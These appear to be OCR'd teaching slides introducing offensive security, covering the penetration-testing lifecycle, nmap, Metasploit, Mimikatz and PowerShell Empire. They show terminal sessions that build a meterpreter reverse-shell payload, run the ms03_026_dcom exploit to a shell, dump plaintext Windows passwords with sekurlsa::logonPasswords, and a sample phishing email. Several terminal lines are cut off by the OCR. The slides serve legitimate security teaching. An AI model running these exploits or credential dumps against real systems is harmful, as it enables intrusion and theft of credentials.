Offensive Security

Or Seamus’ whirlwind tour of the fun stuff

What is Offensive Security?

- Subset of the security field focusing on assessing the security of machines/networks by attempting to attack them
- Proactive instead of reactive

Why do we do it?

- Approach your network from the mindset of an attacker
- Look at the difference between how your network is supposed to be, and how it is
- It’s fun


Penetration Testing vs Red Teams

- Penetration testing is a time-bound assessment with the goal of finding as many vulnerabilities and misconfigurations as possible, along with the potential impact of those findings (eg. Domain Admin)
- Red team assessments are not scoped to find as many vulnerabilities as possible, but to test the detection and response capabilities of the blue team
  - Can emulate specific threat actors in the organization’s threat model
- Penetration tests are *usually* from outside consulting organizations, and red teams are *usually* internal to a company.


Penetration testing lifecycle

Broadly defined phases of an assessment

A key part of penetration testing is reporting



Pre-Engagement Interactions
Reconnaissance or OSINT
Threat Modeling & Vulnerability Identification
Exploitation
Post-Exploitation, Analysis, & Recommendations
Reporting


Attacker Lifecycle



1. Reconnaissance

- Involves gathering information about the target
- This information can be technical information or business information
- This can often be collected without any chance of the target detecting it






```
# nmap 192.168.0.245

Starting Nmap 6.00 ( http://nmap.org ) at 2014-02-23 16:26 MST
Nmap scan report for      (192.168.0.245)
Host is up (0.023s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
443/tcp  open  https
2301/tcp open  compaqdiag
5989/tcp open  wbem-https
8899/tcp open  ospf-lite
MAC Address: 00:0C:F1:8B:2D:D1 (Intel)

Nmap done: 1 IP address (1 host up) scanned in 4.76 seconds
# 
```

1.5 Enumeration

- The goal in this stage is to identify exactly what versions of which services are running
- Look for known exploits to which those specific versions are vulnerable
- Are there common misconfigurations which show up a lot with these specific technologies?
- How do you test for these misconfigurations?

2. Compromise


- Actually breaking into machines, often what people think about when thinking of “hacking”


File Edit View Search Terminal Help
Com
Kal
Deskt

```
root@kali:~# cd /opt/metasploit/
root@kali:/opt/metasploit# msfpayload windows/meterpreter/reverse_tcp LHOST=192
168.1.70 LP
Created by
Payload: wi
 Length: 28
Options: {'
root@kali:/
```

Terminal
File Edit View Search Terminal Help

```
msf > use exploit/multi/handler
msf exploit(handler) > LHOST 192.168.1.70
[-] Unknown command: LHOST.
msf exploit(handler) > set LHOST 192.168.1.70
LHOST => 192.168.1.70
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.70:4444
[*] Starting the payload handler...
[*] Sending stage (769536 bytes) to 192.168.1.91
[*] Meterpreter session 1 opened (192.168.1.70:4444 -> 192.168.1.91:4
15-03-15 12:50:36 -0400

meterpreter > sysinfo
Computer        : APIREONE
OS              : Windows 7 (Build 7601, Service Pack 1).
```


Google
Gmail
COMPOSE
Inbox (3)
Starred
Important
Chats
Sent Mail
Drafts
All Mail
Spam
Search, chat, or SMS
gever1
technion i
More
Inbox
Click here to enable desktop notifications for Gmail. Learn more Hide
Lumosity.com - Get smarter, think faster - Train your brain with Lumosity, the personal trainer designed

Confirm account ownership

Google ArAutoBot <accgmailarautobot@gmail.com> 6:38 AM (24 minutes ago)

to me

Hello Hatechnion,

It's been a while since you last changed your password.

Please confirm account ownership by clicking on this link:

https://www.google.com/ConfirmAccount?Email=hatechnion@gmail.com
Thanks,
The Google Team

3. Persistence

- After you initially gain access into a network, you want to make sure you can always get *back* in
- This doesn’t just mean in 5 minutes, it means days, weeks, or months later
- Through reboots, resets, etc
- This is going to be a huge part of CDE for the red team

4. Post Exploitation


- This is what really separates the skilled attackers from the script kiddies, and the good penetration testing consultants from the thinly veiled scam artists
- What can you do with your access?
    - Can you escalate privileges on your local machine?
    - What is accessible within the network?
    - Can you get access to file servers, internal source code, business documents?
    - Can you get access to other users’ machines?
    - Can you elevate your privileges on a network level? To Domain Administrator?
    - How easy is it to stay undetected?

Metasploit


- Widely known attack framework, written in Ruby
- Walks you through the major steps in launching an attack
    - Choosing and setting up an exploit
    - Checking to see if the target is vulnerable
    - Choosing and configuring a payload
    - Choosing the encoding and evasion techniques for the payload
    - Launching the attack
    - Handling the connections (This is extremely useful)
- Very much a “point-and-click tool”

Metasploit 101

- Console driven application
- Simply run msfconsole in kali to start it - may require the database to be initialized




```
Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.8-                              ]
+ -- --=[ 1519 exploits - 880 auxiliary - 259 post         ]
+ -- --=[ 437 payloads - 38 encoders - 8 nops              ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co

msf > use exploit/unix/ftp/vsftpd_234_backdoor
```



```
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Metasploit 101 - Cont’d



```
   windows/upexec/reverse_tcp_rc4_dns                          normal  Windows Upload/Execute, Reverse
TCP Stager (RC4 Stage Encryption DNS)
   windows/upexec/reverse_tcp_uuid                             normal  Windows Upload/Execute, Reverse
TCP Stager with UUID Support
   windows/vncinject/bind_hidden_ipknock_tcp                   normal  VNC Server (Reflective Injection
), Hidden Bind Ipknock TCP Stager
   windows/vncinject/bind_hidden_tcp                           normal  VNC Server (Reflective Injection
), Hidden Bind TCP Stager
   windows/vncinject/bind_ipv6_tcp                             normal  VNC Server (Reflective Injection
), Bind IPv6 TCP Stager (Windows x86)
   windows/vncinject/bind_ipv6_tcp_uuid                        normal  VNC Server (Reflective Injection
), Bind IPv6 TCP Stager with UUID Support (Windows x86)
   windows/vncinject/bind_nonx_tcp
), Bind TCP Stager (No NX or Win7)
   windows/vncinject/bind_tcp
```

```
msf exploit(ms03_026_dcom) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(ms03_026_dcom) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(ms03_026_dcom) > set LPORT 23524
LPORT => 23524
msf exploit(ms03_026_dcom) > set RPORT 135
RPORT => 135
msf exploit(ms03_026_dcom) > set RHOST 192.168.1.102
RHOST => 192.168.1.102
msf exploit(ms03_026_dcom) > exploit

[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.102[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.102[135] ...
[*] Sending exploit ...
[*] Sending stage (957487 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.103:35856 -> 192.168.1.102:23524) at 2016-08-14 13:43:13 -0400

meterpreter >
```

Payloads

- Payloads are the code delivered by an exploit
- Generally with the goal of taking the code execution granted by an exploit and turning it into actual access to the system
- As payloads are the first step after exploitation, there are several common categories
  - Bind Shells
  - Reverse Shells
- Payloads can be single-staged or multi-staged


Mimikatz

Mimikatz is a tool which can dump Windows passwords from memory.

In plaintext

And for every user who logged in since the last boot

This should scare you




```
  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Sep 30 2013 23:42:09)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz
  '#####'                                    with  10 modules * * */


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords full

Authentication Id : 0 ; 196180 (00000000:0002fe54)
Session           : Interactive from 1
User Name         : user
Domain            : VM-7x64-test
        msv :
         [00000003] Primary
         * Username : user
         * Domain   : VM-7x64-test
         * LM       : 00000000000000000000000000000000
         * NTLM     : 5058dcdf3965e4cff53994b1302e3174
        tspkg :
         * Username : user
         * Domain   : VM-7x64-test
         * Password : ImagineTryingToCrackSomeSuperLongP@$$w0rdLikeThis!!!
        wdigest :
         * Username : user
         * Domain   : VM-7x64-test
         * Password : ImagineTryingToCrackSomeSuperLongP@$$w0rdLikeThis!!!
        kerberos :
         * Username : user
         * Domain   : VM-7x64-test
         * Password : ImagineTryingToCrackSomeSuperLongP@$$w0rdLikeThis!!!
        ssp :
```

Powershell Empire


Empire is the post-exploitation version of metasploit

Its purpose is maintaining access within a target

Agents written in powershell and python



```
================================================================
 [Empire]  Post-Exploitation Framework
================================================================
 [Version] 2.5 | [Web] https://github.com/empireProject/Empire
================================================================

   _______ .___  ___. .______    __  .______       _______
  |   ____||   \/   | |   _  \  |  | |   _  \     |   ____|
  |  |__   |  \  /  | |  |_)  | |  | |  |_)  |    |  |__
  |   __|  |  |\/|  | |   ___/  |  | |      /     |   __|
  |  |____ |  |  |  | |  |      |  | |  |\  \----.|  |____
  |_______||__|  |__| | _|      |__| | _| `._____||_______|


       284 modules currently loaded

       1 listeners currently active

       6 agents currently active


(Empire) >
```



